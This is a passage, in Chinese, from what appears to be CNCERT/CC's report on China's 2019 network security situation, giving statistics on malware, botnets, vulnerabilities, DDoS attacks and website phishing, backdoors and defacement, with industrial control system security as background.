网络安全等级保护制度2.0版相关的国家标准正式发布，正式将工业控制系统纳入网络安全等级保护的范围，并出台了相应的测评要求。工业和信息化部联合教育部、应急管理部、国有资产监督管理委员会等十部委共同印发了《加强工业互联网安全工作的指导意见》，从工业互联网中设备、控制、网络、平台、数据等关键要素出发，提出了17项工作任务和4项保障措施，有力增强了对于工业互联网安全的政策指导。工业和信息化部于2018年、2019年相继发布工业互联网创新发展工程项目，面向网络安全态势感知、威胁情报、公共服务等方向，建设“国家、地方、企业”三级联动的工业互联网网络安全保障技术平台。CNCERT/CC在积极参与相关平台建设的同时，着力打造面向互联网侧的工业控制系统威胁监测能力，面向重点行业联网工业控制设备、系统，以及工业云平台等核心网络资产开展全天候的实时监测和态势分析。

（2）工业控制系统产品漏洞数量居高不下

工业控制系统产品广泛应用于能源、电力、交通等关键信息基础设施领域，其安全性关乎经济社会的稳定运行。根据国内外主流漏洞平台的最新统计，2019年收

[2] 2019年6月，勒索病毒GandCrab运营者称在一年半的时间内获利20亿美元，并发表官方声明称该勒索病毒将停止更新。

录的工业控制系统产品漏洞数量依然居高不下且多为高中危漏洞，说明工业控制系统产品的网络安全状况依然严峻。随着国家监管部门和关键信息基础设施运营单位对网络安全重视程度的不断提高，以及相关配套法规和安全检测工作的开展，工业领域的网络安全意识有所增强，工业控制系统产品由于软件代码缺陷所导致的安全漏洞在被大量曝光的同时也在逐步得到修复，呈向好趋势。由于有些产品需要考虑现行标准和原有产品的兼容性，在一定程度上制约了厂商在安全设计上的缺失，如有的产品设计缺少身份鉴别、访问控制等最基本的安全元素，导致安全缺陷与漏洞数量居高不下，此类问题需引起有关部门的高度关注。

（3）互联网侧暴露面持续扩大，新技术的应用给工业控制系统带来了新的安全隐患

随着工业互联网产业的不断发展，工业企业上云、工业产业链上下游协同显著增强，越来越多工业行业的设备、系统暴露在互联网上。例如，2019年监测发现的暴露在互联网上的可编程逻辑控制器（PLC）高达2,583台，同比增加8.7%。标识解析、5G、工业物联网等技术的应用为智能工业赋能，但也将带来信息爆炸、数据泄露等安全隐患，以及海量智能设备的接入和认证管理等安全问题。在标识解析技术应用上，工业和信息化部发布《工业互联网发展行动计划（2018-2020年）》，提出“标识解析体系构建行动”的发展目标，表示标识解析系统作为一个重要的网络基础设施，在架构、协议、数据、运营等多个层面均存在网络安全风险，直接关乎工业互联网的安全运行。在5G技术应用上，工业和信息化部印发《“5G+工业互联网”512工程推进方案》，提出将促进5G技术与PLC、分布式控制系统（DCS）等工业控制系统的融合创新，培育“5G+工业互联网”特色产业。5G技术方案的高速率、大容量、低时延的特性所带来的大流量数据，对于传统网络安全监测分析技术将带来巨大的挑战。在工业物联网应用上，大量物联网设备应用在工业领域，涉及智能网关、摄像头、门禁、打印机等多种设备类型。由于物联网设备接入方式灵活、分布位置广泛，其应用打破了工业控制系统的封闭性，带来了新的安全隐患。

1.2 2019 年我国互联网网络安全监测数据分析

为全面分析2019年我国互联网在恶意程序传播、漏洞风险、DDoS攻击、网站

安全等方面的具体情况，CNCERT/CC对全年监测数据进行了全面、系统分析，对攻击来源、攻击对象、攻击规模等进行了梳理，以更直观的方式展现我国互联网网络安全现状。

1.2.1 恶意程序

（1）计算机恶意程序捕获情况

2019年，全年捕获计算机恶意程序样本数量超过6,200万个，日均传播次数达824万余次，涉及计算机恶意程序家族66万余个。按照传播来源统计，位于境外的主要来自美国、俄罗斯和加拿大等国家和地区，来自境外的具体分布如图1-1所示。按照目标IP地址统计，我国境内受计算机恶意程序攻击的IP地址约6,762万个，约占我国IP地址总数的18.3%，主要集中在山东省、江苏省、浙江省、广东省等地区，2019年我国受计算机恶意程序攻击的IP地址占比按地域分布情况如图1-2所示。




图 1-1　2019 年境外捕获计算机恶意程序传播来源占比按国家和地区分布（来源：CNCERT/CC）




图 1-2　2019 年我国境内受计算机恶意程序攻击的 IP 地址占比按地域分布
（来源：CNCERT/CC）

（2）计算机恶意程序用户感染情况

2019年，我国境内感染计算机恶意程序的主机数量为581.88万台，同比下降11.3%，如图1-3所示。位于境外的约5.6万个计算机恶意程序控制服务器控制了我国境内约552万台主机，就控制服务器所属国家和地区来看，位于美国、日本和中国香港地区的控制服务器数量分列前3位，具体分布如图1-4所示；就所控制我国境内主机数量来看，位于美国、荷兰和法国的控制服务器控制规模分列前3位，如图1-5所示。此外，根据CNCERT/CC抽样监测数据，针对IPv6网络的攻击情况也开始出现，2019年境外约3,000个IPv6地址的计算机恶意程序控制服务器控制了我国境内约4.0万台IPv6地址主机。




图 1-3　2015-2019 年我国境内感染计算机恶意程序的主机数量对比（来源：CNCERT/CC）




图 1-4　2019 年控制我国境内主机的境外计算机恶意程序控制服务器数量占比按国家和地区分布（来源：CNCERT/CC）




图 1-5　2019 年控制我国境内主机数量 TOP10 国家和地区的控制服务器控制规模（来源：CNCERT/CC）

2019年我国境内木马或僵尸程序受控主机IP地址数量占比按地域统计情况如图1-6所示，占比排名前3位的为广东省、江苏省和浙江省。在感染计算机恶意程序而形成的僵尸网络中，规模在100台主机以上的僵尸网络数量达5,612个，规模在10万台主机以上的僵尸网络数量达39个，如图1-7所示。2019年，CNCERT/CC协调相关机构成功关闭1,548个控制规模较大的僵尸网络，有效控制了计算机恶意程序感染主机引发的危害。




图 1-6　2019 年我国境内木马或僵尸程序受控主机 IP 地址占比按地域统计（来源：CNCERT/CC）




图 1-7　2019 年僵尸网络规模分布（来源：CNCERT/CC）

（3）移动互联网恶意程序捕获情况

2019年，CNCERT/CC通过自主捕获和厂商交换新增获得移动互联网恶意程序样本279万余个，同比减少1.4%，近5年来增速持续保持放缓，并首次出现增量下降，如图1-8所示。通过对移动互联网恶意程序的恶意行为属性统计发现，排名前3位的仍然是流氓行为类、资费消耗类和信息窃取类，占比分别为36.1%、33.2%和11.6%，如图1-9所示。其中，流氓行为类、信息窃取类所占比例同比均有所减少。CNCERT/CC连续7年联合应用商店、云平台等服务平台持续加强对移动互联网恶意程序的发现和下架力度，2019年累计协调国内319家提供移动应用程序下载服务的平台，下架3,057个移动互联网恶意程序，在有效防范移动互联网恶意程序危害、严格控制移动互联网恶意程序传播途径方面做出较大贡献。




图 1-8　2015-2019 年移动互联网恶意程序样本数量对比（来源：CNCERT/CC）




图 1-9　2019 年移动互联网恶意程序数量占比按行为属性分布（来源：CNCERT/CC）

（4）联网智能设备恶意程序捕获情况

目前活跃在智能设备上的恶意程序家族超过15个，包括Mirai、Gafgyt、Dofloo、Tsunami、Hajime、MrBlack等。这些恶意程序一般通过漏洞、暴力破解等途径入侵和控制智能设备。联网智能设备被入侵控制后存在大量安全威胁和风险，主要包括用户信息和设备数据泄露、硬件设备遭控制和破坏、被用于DDoS攻击或其他恶意攻击行为、攻击路由器等网络设备窃取用户上网数据等。2019

年，CNCERT/CC捕获联网智能设备恶意程序样本约324.1万个，其中大部分属于Mirai家族和Gafgyt家族（占比86.1%）。服务端传播源IP地址约2.78万个，其中绝大部分传播源IP地址位于境外（占比79.9%），我国境内疑似受感染智能设备IP地址数量约203.8万个（同比上升31.8%），主要位于浙江省、江苏省、山东省、辽宁省、河南省等地，被控联网智能设备日均向1,528个目标发起DDoS攻击。

1.2.2 安全漏洞

2019年，国家信息安全漏洞共享平台（CNVD）收录安全漏洞数量创下历史新高，收录安全漏洞数量同比增长了14.0%，共计16,193个，2013年以来每年平均增长率为12.7%。其中，高危漏洞收录数量为4,877个（占30.1%），同比减少0.4%，但零日漏洞收录数量持续走高，2019年收录的安全漏洞中，零日漏洞收录数量占比35.2%，达5,706个，同比增长6.0%，如图1-10所示。按影响对象类型分类统计，占比前3位的为应用程序漏洞（56.2 %）、Web 应用漏洞（23.3%）和操作系统漏洞（10.3%），如图1-11所示。




图 1-10　2013-2019 年 CNVD 收录的安全漏洞数量对比（来源：CNCERT/CC）




图 1-11　2019 年 CNVD 收录的安全漏洞占比按影响对象类型分类统计（来源：CNCERT/CC）

2019年，CNVD继续推进移动互联网、电信行业、工业控制系统和电子政务4类子漏洞库的建设工作，分别新增收录安全漏洞数量1,214个（占全年收录数量的7.5%）、638个（占3.9%）、443个（占2.7%）和131个（占0.8%），如图1-12所示。其中移动互联网子漏洞库收录数量较2018年增长了4.2%。CNVD全年通报涉及政府机构、重要信息系统等关键信息基础设施安全漏洞事件约2.9万起，同比大幅增长42.1%。




图 1-12　2013-2019 年 CNVD 收录的行业漏洞对比（来源：CNCERT/CC）

1.2.3 DDoS 攻击

DDoS攻击是难以防范的最常见网络攻击手段之一，2019年仍然呈现高发频发态势，抽样监测发现我国境内峰值超过10Gbit/s的大流量DDoS攻击事件数量平均每日220起，同比增加40%。

（1）攻击资源活跃情况

2019年，CNCERT/CC每月对用于发起DDoS攻击的攻击资源进行了持续分析，并联合基础电信企业和云服务提供商持续开展攻击资源治理工作，可被利用的资源稳定性降低，每月可利用的活跃资源数量控制在较低水平。每月用于发起DDoS攻击的活跃控制端数量平均有370个，活跃的非法受控主机有33万余台，反射攻击服务器约203万台，遭受大流量攻击的目标IP地址数量约6,000个。

（2）来自境外的 DDos 攻击情况

2019年，CNCERT/CC持续监测分析来自境外的DDoS攻击流量发现，境外DDoS攻击流量超过10Gbit/s的大流量攻击事件日均120余起。境外DDoS攻击的主要攻击方式是UDP Flood、TCP SYN Flood、Memcached Amplification、NTP Amplification和DNS Amplification，这5种DDoS攻击占比达到89%，为躲避溯源，黑客倾向于使用这些便于隐藏攻击源的攻击方式。98%的境外DDoS攻击的攻击时长小于30分钟，DDoS即服务模式兴起，攻击者越来越精细化地调度利用攻击资源，以对外提供更多服务。攻击目标主要位于浙江省、广东省、江苏省、山东省、北京市等经济较为发达的地区。

（3）攻击团伙监测及打击情况

2019年，CNCERT/CC持续监测和跟踪我国境内的大规模DDoS攻击团伙16个，并进行了对攻击资源的长效治理。特别是2019年3月以来，CNCERT/CC支撑中央网信办、公安部开展了重要团伙的打击工作，在“净网2019”专项行动中抓获违法犯罪嫌疑人379名，清理位于北京市的被控主机7,268台。据统计，专项打击期间，我国境内DDoS攻击控制端环比下降30%，参与攻击信息系统环比下降41%，我国境内DDoS攻击犯罪态势得到明显遏制[3]。

1.2.4 网站安全

2019年5-12月，中央网信办、工业和信息化部、公安部、国家市场监督管理

[3] 相关数据来自光明网 2019 年 12 月 16 日新闻报道《北京市公安局专项打击 DDoS 攻击类违法犯罪》。

总局四部门联合开展了全国范围的互联网网站安全专项整治工作，对未备案或备案信息不准确的网站进行清理，对攻击网站的违法犯罪行为进行严厉打击，对违法违规网站进行处罚和公开曝光。为支撑做好相关工作，CNCERT/CC进一步扩大了对我国网站的监测范围，加强了对网页仿冒、网站后门、网页篡改等网络攻击的监测能力。

（1）网页仿冒

2019年，监测发现约8.5万个针对我国境内网站的仿冒页面，页面数量较2018年增长了59.7%。从承载仿冒页面的IP地址归属情况来看，绝大多数位于境外，主要分布在中国香港地区和美国，如图1-13所示。为有效防范网页仿冒引发的危害，CNCERT/CC重点针对金融行业、电信行业网上营业厅的仿冒页面进行处置，全年共协调处置仿冒页面2.3万余个。




图 1-13　2019 年仿冒我国境内网站的 IP 地址和仿冒页面数量按国家和地区分布（来源：CNCERT/CC）

（2）网站后门

2019年，CNCERT/CC进一步提升了网站后门监测能力，监测到我国境内外约4.5万个IP地址对我国境内约8.5万个网站植入后门，我国境内被植入后门的网站数量较2018年增长超过2.59倍。其中，约有4万个境外IP地址（占全部IP地址总数的90.9%）对我国境内约8万个网站植入后门，位于美国的IP地址最多，占境外IP

地址总数的33.5%，其次是位于英国和中国香港地区的IP地址，如图1-14所示。从控制我国境内网站总数来看，位于中国香港地区的IP地址控制我国境内网站数量最多，有约2.3万个，其次是位于菲律宾和美国的IP地址，分别控制了我国境内约2万个和1.8万个网站。此外，随着我国IPv6规模部署工作加速推进，支持IPv6的网站范围不断扩大。2019年，CNCERT/CC监测数据显示，攻击源、攻击目标为IPv6地址的网站后门事件有2,262起，共涉及攻击源IPv6地址131个、被攻击的IPv6地址解析网站域名66个。




图 1-14　2019 年向我国境内网站植入后门的境外 IP 地址占比按国家和地区分布（来源：CNCERT/CC）

（3）网页篡改

2019年，我国境内遭篡改的网站有约18.6万个，其中被篡改的政府网站有515个。从网页遭篡改的方式来看，被植入暗链的网站占全部被篡改网站的比例大幅下降，占比较小；从域名类型来看，2019年我国境内被篡改的网站中，代表商业机构的网站（.com）最多，占75.2%，其次是网络组织类（.net）网站、非营利组织类（.org）网站，分别占 4.7%和1.2%，如图1-15所示。

